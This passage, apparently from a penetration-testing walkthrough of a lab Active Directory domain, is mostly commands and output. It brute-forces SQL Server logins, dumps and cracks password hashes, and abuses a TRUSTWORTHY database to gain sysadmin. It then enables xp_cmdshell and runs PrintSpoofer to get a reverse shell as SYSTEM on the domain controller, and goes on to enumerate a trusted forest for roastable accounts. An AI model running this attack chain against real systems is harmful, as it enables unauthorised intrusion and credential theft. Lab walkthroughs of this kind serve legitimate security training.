VERBOSE: Closing the runspace pool

ComputerName                     Instance                                 Status
------------                     --------                                 ------
Win10-Client-01.BYTESHIELD.local Win10-Client-01.BYTESHIELD.local         Accessible
Win10-Client-01.BYTESHIELD.local Win10-Client-01.BYTESHIELD.local,1433    Accessible


PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLConnectionTestThreaded -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: ROOT-DC01 : Connection Success.
VERBOSE: ROOT-DC01\BS_SQLSERVER : Connection Success.
VERBOSE: Closing the runspace pool

ComputerName Instance                 Status
------------ --------                 ------
ROOT-DC01    ROOT-DC01                Accessible
ROOT-DC01    ROOT-DC01\BS_SQLSERVER   Accessible
```

Domain Privilege Escalation – SQL Server

- We found some SQL and Windows login that we attempt to bruteForce
- Get-SQLFuzzServerLogin -Instance ROOT-DC01\BS_SQLSERVER -Verbose

```
PS C:\Tools\PowerUpSQL-master> Get-SQLFuzzServerLogin -Instance ROOT-DC01\BS_SQLSERVER -Verbose
VERBOSE: ROOT-DC01\BS_SQLSERVER : Connection Success.
VERBOSE: ROOT-DC01\BS_SQLSERVER : Enumerating principal names from 10000 principal IDs..

VERBOSE: ROOT-DC01\BS_SQLSERVER : Complete.
ComputerName Instance                 PrincipalId PrincipleName
------------ --------                 ----------- -------------
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 1           sa
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 2           public
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 3           sysadmin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 4           securityadmin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 5           serveradmin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 6           setupadmin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 7           processadmin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 8           diskadmin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 9           dbcreator
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 10          bulkadmin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 101         ##MS_SQLResourceSigningCertificate##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 102         ##MS_SQLReplicationSigningCertificate##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 103         ##MS_SQLAuthenticatorCertificate##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 105         ##MS_PolicySigningCertificate##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 106         ##MS_SmoExtendedSigningCertificate##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 121         ##Agent XPs##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 122         ##SQL Mail XPs##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 123         ##Database Mail XPs##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 124         ##SMO and DMO XPs##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 125         ##Ole Automation Procedures##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 126         ##Web Assistant Procedures##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 127         ##xp_cmdshell##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 128         ##Ad Hoc Distributed Queries##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 129         ##Replication XPs##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 256         ##MS_PolicyEventProcessingLogin##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 257         ##MS_PolicyTsqlExecutionLogin##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 258         ##MS_AgentSigningCertificate##
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 259         BYTESHIELD\Administrator
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 260         NT SERVICE\SQLWriter
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 261         NT SERVICE\Winmgmt
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 262         NT Service\MSSQL$BS_SQLSERVER
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 263         NT AUTHORITY\SYSTEM
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 264         NT SERVICE\SQLAgent$BS_SQLSERVER
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 265         NT SERVICE\SQLTELEMETRY$BS_SQLSERVER
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 266         David
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 267         Kevin
ROOT-DC01    ROOT-DC01\BS_SQLSERVER 268         BYTESHIELD\Justin.Smith
```

Domain Privilege Escalation – SQL Server

- Bruteforcing SQL Login
- Import-Module .\Invoke-BruteForce.ps1
- Invoke-BruteForce -ComputerName ROOT-DC01 -UserList .\user.txt -PasswordList .\password-list.txt -StopOnSuccess -Verbose

```
PS C:\Tools\PowerUpSQL-master> Import-Module .\Invoke-BruteForce.ps1
PS C:\Tools\PowerUpSQL-master> Invoke-BruteForce -ComputerName ROOT-DC01 -UserList .\user.txt -PasswordList .\password-l
ist.txt -StopOnSuccess -Verbose

cmdlet Invoke-BruteForce at command pipeline position 1
Supply values for the following parameters:
Service: SQL
VERBOSE: Starting Brute-Force with a Delay of 0 and Jitter 0.3.
Brute Forcing SQL Service on ROOT-DC01
VERBOSE: Checking David : 654321
VERBOSE: Checking David : pussy
VERBOSE: Checking David : superman
VERBOSE: Checking David : 1qaz2wsx
VERBOSE: Checking David : D.Password1!
Match found! David : D.Password1!
SQL Server 2017
```

Domain Privilege Escalation – SQL Server

- We can Also Dump all the SQL Server Login Password hashes for offline Cracking
- Get-SQLServerPasswordHash -Instance ROOT-DC01 -Verbose

```
PS C:\Tools> Get-SQLServerPasswordHash -Instance ROOT-DC01 -Verbose
VERBOSE: ROOT-DC01 : Connection Success.
VERBOSE: ROOT-DC01 : You are a sysadmin.
VERBOSE: ROOT-DC01 : Attempting to dump password hashes.
VERBOSE: ROOT-DC01 : Attempt complete.
VERBOSE: 6 password hashes recovered.


ComputerName          : ROOT-DC01
Instance              : ROOT-DC01
PrincipalId           : 1
PrincipalName         : sa
PrincipalSid          : 1
PrincipalType         : SQL_LOGIN
CreateDate            : 4/8/2003 9:10:35 AM
DefaultDatabaseName   : master
PasswordHash          : 0x0200ACEF583295132E6A2F6DBCAC126C08732C6FB23422D626AC9374146AC19171DCB477696A2A335CEEFB367CF5818
                        91F4FC7DAB17F50246A699D035051A760F505DEEDC33C

ComputerName          : ROOT-DC01
Instance              : ROOT-DC01
PrincipalId           : 256
PrincipalName         : ##MS_PolicyEventProcessingLogin##
PrincipalSid          : B358F79FA0D32A4E9087D7897F494F6A
PrincipalType         : SQL_LOGIN
CreateDate            : 8/22/2017 7:39:30 PM
DefaultDatabaseName   : master
PasswordHash          : 0x020000B43D1E50766C3F2A2B5BC7704468862B4161E7EF00A464ECCBB8DB801127FCC365D1717FDA4D4D578573A8BD5
                        FB468A5B65636B713BEA07876A4DF0A7330B9B8B0559F

ComputerName          : ROOT-DC01
Instance              : ROOT-DC01
PrincipalId           : 257
PrincipalName         : ##MS_PolicyTsqlExecutionLogin##
PrincipalSid          : CE62FF92465C5E4E90E9AC73CD01CA8D
PrincipalType         : SQL_LOGIN
CreateDate            : 8/22/2017 7:39:30 PM
DefaultDatabaseName   : master
PasswordHash          : 0x02008192E5408949D84B0E7AAE7370954D4B75DCFAE5CE3BC17719E9D31DE80343F8E3692B81C9A60F9A1FBF97D8645
                        978A4C8ECCAD376FA732AE0442C3EA440FC40DE3D8B83
```

Domain Privilege Escalation – SQL Server

- Cracking sa Password with john
- John –wordlist=passlist hashes

```
—# john --wordlist=passlist hashes
Using default input encoding: UTF-8
Loaded 1 password hash (mssql12, MS SQL 2012/2014 [SHA512 256/256 AVX2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1!       (?)
1g 0:00:00:00 DONE (2023-11-14 16:15) 50.00g/s 3250p/s 3250c/s 3250C/s ennifer..S.Password1!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Trustworthy Databases – Domain PrivEsc

- A database property (is_trustworthy_on) used to indicate whether a SQL Server instance trusts a database and its contents. The property is turned off by default as a security measure. Only a sysadmin can set a database to be TRUSTWORTHY.
- When TRUSTWORTHY is off, impersonated users (by using EXECUTE AS) will only have database-scope permissions but when TRUSTWORTHY is turned on impersonated users can perform actions with server level permissions.
- This allows writing procedures that can execute code which uses server level permission.
- If the TRUSTWORTHY setting is set to ON, and if a sysadmin (not necessarily sa) is owner of the database, it is possible for the database owner (a user with db_owner) to elevate privileges to sysadmin.
- This works even if sa is disabled.

Trustworthy Databases – Domain PricEsc

- Enumerating the server to find any DB that Trustworthy set to on, Using the Credentials we just discovered
- Invoke-SQLAuditPrivTrustworthy -Verbose -Username David -Password D.Password1!

```
PS C:\Tools> Invoke-SQLAuditPrivTrustworthy -Verbose -Username David -Password D.Password1!
VERBOSE:   : START VULNERABILITY CHECK: Excessive Privilege - Trusted Database
VERBOSE:   : CONNECTION SUCCESS.
VERBOSE:   : - The database TrustDB was found configured as trustworthy.
VERBOSE:   : COMPLETED VULNERABILITY CHECK: Excessive Privilege - Trusted Database


ComputerName   : ROOT-DC01
Instance       :
Vulnerability  : Excessive Privilege - Trustworthy Database
Description    : One or more database is configured as trustworthy.  The TRUSTWORTHY database property is used to
                 indicate whether the instance of SQL Server trusts the database and the contents within it.  Including
                 potentially malicious assemblies with an EXTERNAL_ACCESS or UNSAFE permission setting. Also,
                 potentially malicious modules that are defined to execute as high privileged users. Combined with
                 other weak configurations it can lead to user impersonation and arbitrary code exection on the server.
Remediation    : Configured the affected database so the 'is_trustworthy_on' flag is set to 'false'.  A query similar
                 to 'ALTER DATABASE MyAppsDb SET TRUSTWORTHY ON' is used to set a database as trustworthy.  A query
                 similar to 'ALTER DATABASE MyAppDb SET TRUSTWORTHY OFF' can be use to unset it.
Severity       : Low
IsVulnerable   : Yes
IsExploitable  : No
Exploited      : No
ExploitCmd     : There is not exploit available at this time.
Details        : The database TrustDB was found configured as trustworthy.
Reference      : https://msdn.microsoft.com/en-us/library/ms187861.aspx
Author         : Scott Sutherland (@_nullbind), NetSPI 2016
```

Trustworthy Databases – Domain PricEsc

- We found a target database named TrustDB, We will attempt to escalate privilege from db_owner to sa, then from Os service account to Os admin
- Import-Module .\Invoke-SqlServer-Escalate-Dbowner.psm1
- Invoke-SqlServer-Escalate-DbOwner -SqlUser David -SqlPass D.Password1! -SqlServerInstance ROOT-DC01

```
PS C:\Tools> Invoke-SqlServer-Escalate-DbOwner -SqlUser David -SqlPass D.Password1! -SqlServerInstance ROOT-DC01
[*] Attempting to Connect to ROOT-DC01 as David...
[*] Connected.
[*] Enumerating accessible trusted databases owned by sysadmins...
[*] Found 1 trusted databases owned by a sysadmin.
[*] Checking if David has the db_owner role in any of them...
[*] David has db_owner role in 1 of the databases.
[*] Attempting to add David to the sysadmin role via the TrustDB database...
[*] Success! - David is now a sysadmin.
[*] All done.
```

- You can see we are now Sysadmin

Trustworthy Databases – Domain PricEsc

- Using SQLRecon to enable xp_cmdshell for OS code execution
- .\SQLRecon.exe /a:WinToken /h:ROOT-DC01 /u:David /p:D.password1! /d:BYTESHIELD.local /m:EnableXp

```
PS C:\Tools> .\SQLRecon.exe /a:WinToken /h:ROOT-DC01 /u:David /p:D.password1! /d:BYTESHIELD.local /m:EnableXp
[*] Enabling xp_cmdshell on ROOT-DC01
[+] SUCCESS: Enabled xp_cmdshell on ROOT-DC01.
name | value |
---------------
xp_cmdshell | 1 |
```

Trustworthy Databases – Domain PricEsc

- OS Code Execution with PowerUpSQL
- Invoke-SQLOSCmd -Command "whoami“

```
PS C:\Tools> Invoke-SQLOSCmd -Command "whoami"

ComputerName Instance  CommandResults
------------ --------  --------------
ROOT-DC01    ROOT-DC01 nt service\mssql$bs_sqlserver
```

- We can now execute code in the context of OS Service account of Mssql server

Trustworthy Databases – Domain PricEsc

- Setting a Powercat Listener on Win10-Client-01 for reverse Connection
- Import-Module .\PowerCat.ps1
- powercat -l -v -p 8443 -t 1000

```
PS C:\Tools> Import-Module .\PowerCat.ps1
PS C:\Tools> powercat -l -v -p 8443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 8443)
```

Trustworthy Databases – Domain PricEsc

- Executing this Command and Going back to our Listener we got a morning greetings with system shell
- .\SQLRecon.exe /a:WinToken /h:ROOT-DC01 /u:David /p:D.Password1! /module:xpcmd /command:"C:\Tools\PrintSpoofer.exe -i -c shell.exe"

```
PS C:\Tools> .\SQLRecon.exe /a:WinToken /h:ROOT-DC01 /u:David /p:D.Password1! /module:xpcmd /command:"C:\Tools\PrintSpoo
fer.exe -i -c shell.exe"
[*] Executing 'C:\Tools\PrintSpoofer.exe -i -c shell.exe' on ROOT-DC01
```

```
PS C:\Tools> .\nc.exe -nlvp 8443
listening on [any] 8443 ...
PS C:\Tools> powercat -l -v -p 8443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 8443)
VERBOSE: Connection from [10.10.1.13] port  [tcp] accepted (source port 53304)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
byteshield\root-dc01$
```

Trustworthy Databases – Domain PricEsc

- System Shell, at this point we owned the domain

```
C:\Windows\system32>hostname
hostname
ROOT-DC01

C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Enabled by default, Enabled grou
p, Group owner
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by defa
ult, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by defa
ult, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by defa
ult, Enabled group
BUILTIN\Windows Authorization Access Group Alias            S-1-5-32-560                                   Mandatory group, Enabled by defa
ult, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by defa
ult, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by defa
ult, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by defa
ult, Enabled group
BYTESHIELD\ROOT-DC01$                      User             S-1-5-21-2650123447-3108711000-1796582875-1000 Mandatory group, Enabled by defa
ult, Enabled group
BYTESHIELD\Domain Controllers              Group            S-1-5-21-2650123447-3108711000-1796582875-516  Mandatory group, Enabled by defa
ult, Enabled group
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS Well-known group S-1-5-9                                        Mandatory group, Enabled by defa
ult, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory group, Enabled by defa
ult, Enabled group
BYTESHIELD\Denied RODC Password Replication Group Alias     S-1-5-21-2650123447-3108711000-1796582875-572  Mandatory group, Enabled by defa
ult, Enabled group, Local Group
Mandatory Label\System Mandatory Level     Label            S-1-16-16384
```

Cross-Forest Trust Attack

- Cross-Forest Enumeration with PowerView
- Import-Module .\PowerView.ps1
- Get-DomainTrust

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainTrust


SourceName      : BYTESHIELD.local
TargetName      : TRI.BYTESHIELD.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 11:47:41 AM
WhenChanged     : 11/20/2023 11:47:41 AM

SourceName      : BYTESHIELD.local
TargetName      : TRUSTEDCORP.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 12:34:13 PM
WhenChanged     : 11/20/2023 12:36:39 PM
```

Cross-Forest Trust Attack

- The output shows that we have BiDirectional trust relationship with trustedcorp.local
- Get-DomainTrust -Domain TRUSTEDCORP.local -Verbose

```
PS C:\Tools> Get-DomainTrust -Domain TRUSTEDCORP.local -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://ROOT-DC01.BYTESHIELD.LOCAL/DC=TRUSTEDCORP,DC=local
VERBOSE: [Get-DomainSearcher] search base: LDAP://ROOT-DC01.BYTESHIELD.LOCAL/DC=BYTESHIELD,DC=LOCAL
VERBOSE: [Get-DomainComputer] Using additional LDAP filter: (userAccountControl:1.2.840.113556.1.4.803:=8192)
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=8192))


SourceName      : TRUSTEDCORP.local
TargetName      : BYTESHIELD.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 12:35:53 PM
WhenChanged     : 11/20/2023 12:35:58 PM
```

Cross-Forest Trust Attack


- Let's Enumerate users and groups of the domain
- Get-DomainUser -Domain TRUSTEDCORP.local | select samaccountname,badpwdcount,admincount,lastlogon,memberof | ft

```
PS C:\Tools> Get-DomainUser -Domain TRUSTEDCORP.local | select samaccountname,badpwdcount,admincount,lastlogon,memberof
| ft

samaccountname   badpwdcount admincount lastlogon             memberof
--------------   ----------- ---------- ---------             --------
Administrator              0          1 11/22/2023 4:29:06 AM {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCO...
Guest                      0            12/31/1600 4:00:00 PM CN=Guests,CN=Builtin,DC=TRUSTEDCORP,DC=local
krbtgt                     0          1 12/31/1600 4:00:00 PM CN=Denied RODC Password Replication Group,CN=Users,DC...
Paul.Jones                 0          1 12/31/1600 4:00:00 PM {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCO...
Jason.Johnson              0            12/31/1600 4:00:00 PM
Michelle.Johnson           0            12/31/1600 4:00:00 PM CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
Amanda.Jones               0            12/31/1600 4:00:00 PM
Clement.White              2            11/22/2023 11:49:36 AM CN=Remote Management Users,CN=Builtin,DC=TRUSTEDCORP,...
Brown.Kevin                0            12/31/1600 4:00:00 PM
Jennifer.Richard           0          1 12/31/1600 4:00:00 PM {CN=TC Foreign Group Members Universal,CN=Users,DC=TR...
Mike.Davis                 0            12/31/1600 4:00:00 PM
Ruth.David                 0          1 12/31/1600 4:00:00 PM {CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN...
TCSql_Service              0          1 12/31/1600 4:00:00 PM {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCO...
```

Cross-Forest Trust Attack

- Searching for Keberoastable account
- Get-DomainUser -SPN | select samaccountname,memberof



Cross-Forest Trust Attack

- AS-REPROASTABLE Account
- Get-DomainUser -PreauthNotRequired -Domain Trustedcorp.local

```
PS C:\Tools> Get-DomainUser   -PreauthNotRequired -Domain Trustedcorp.local


logoncount                    : 0
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=Michelle Johnson,CN=Users,DC=TRUSTEDCORP,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : Michelle Johnson
userprincipalname             : Michelle.Johnson@TRUSTEDCORP.local
name                          : Michelle Johnson
objectsid                     : S-1-5-21-2342213388-301168347-1320883959-1107
samaccountname                : Michelle.Johnson
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 11/21/2023 10:19:36 PM
instancetype                  : 4
usncreated                    : 16442
objectguid                    : 8c4e2709-61aa-4044-a2f6-40c8a6c650e9
sn                            : Johnson
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=TRUSTEDCORP,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
givenname                     : Michelle
memberof                      : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
lastlogon                     : 12/31/1600 4:00:00 PM
badpwdcount                   : 0
cn                            : Michelle Johnson
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated                   : 11/20/2023 2:27:50 PM
primarygroupid                : 513
pwdlastset                    : 11/20/2023 6:27:50 AM
msds-supportedencryptiontypes : 0
usnchanged                    : 20512
```

Cross-Forest Trust Attack

- Groups Enumeration
- Get-DomainGroup -Domain TRUSTEDCORP.local | select samaccountname,admincount

```
PS C:\Tools> Get-DomainGroup -Domain TRUSTEDCORP.local | select samaccountname,admincount


samaccountname                          admincount
--------------                          ----------
Administrators                                   1
```

- Some interesting groups to Enumarate

```
DnsUpdateProxy
TC Foreign Group Members Local
TC Foreign Group Members Universal
SQLServer2005SQLBrowserUser$TRUSTED-DC03
StdBy Admins
Help Desk
```

Cross-Forest Trust Attack

- Enumerating Domain Admins Group
- Get-DomainGroupMember -Identity "Domain Admins" -Domain TRUSTEDCORP.local -Recurse



Cross-Forest Trust Attack

- Enumerating custom groups
- Get-DomainGroupMember -Identity "TC Foreign Group Members Local" -Domain TRUSTEDCORP.local -Recurse

```
PS C:\Tools> Get-DomainGroupMember -Identity "TC Foreign Group Members Local" -Domain TRUSTEDCORP.local -Recurse


GroupDomain             : TRUSTEDCORP.local
GroupName               : TC Foreign Group Members Local
GroupDistinguishedName  : CN=TC Foreign Group Members Local,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain            : BYTESHIELD.local
MemberName              : BYTESHIELD\Mike.Johnson
MemberDistinguishedName : CN=S-1-5-21-2650123447-3108711000-1796582875-1114,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=loc
                          al
MemberObjectClass       :
MemberSID               : S-1-5-21-2650123447-3108711000-1796582875-1114

GroupDomain             : TRUSTEDCORP.local
GroupName               : TC Foreign Group Members Local
GroupDistinguishedName  : CN=TC Foreign Group Members Local,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain            : BYTESHIELD.local
MemberName              : BYTESHIELD\Michelle.Smith
MemberDistinguishedName : CN=S-1-5-21-2650123447-3108711000-1796582875-1110,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=loc
                          al
MemberObjectClass       :
MemberSID               : S-1-5-21-2650123447-3108711000-1796582875-1110
```

Cross-Forest Trust Attack

- Enumerating custom Groups
- Get-DomainGroupMember -Identity "TC Foreign Group Members Universal" -Domain TRUSTEDCORP.local -Recurse

```
PS C:\Tools> Get-DomainGroupMember -Identity "TC Foreign Group Members Universal" -Domain TRUSTEDCORP.local -Recurse


GroupDomain             : TRUSTEDCORP.local
GroupName               : TC Foreign Group Members Universal
GroupDistinguishedName  : CN=TC Foreign Group Members Universal,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain            : TRUSTEDCORP.local
MemberName              : Ruth.David
MemberDistinguishedName : CN=Ruth David,CN=Users,DC=TRUSTEDCORP,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-2342213388-301168347-1320883959-1115

GroupDomain             : TRUSTEDCORP.local
GroupName               : TC Foreign Group Members Universal
GroupDistinguishedName  : CN=TC Foreign Group Members Universal,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain            : TRUSTEDCORP.local
MemberName              : Jennifer.Richard
MemberDistinguishedName : CN=Jennifer Richard,CN=Users,DC=TRUSTEDCORP,DC=local
MemberObjectClass       : user
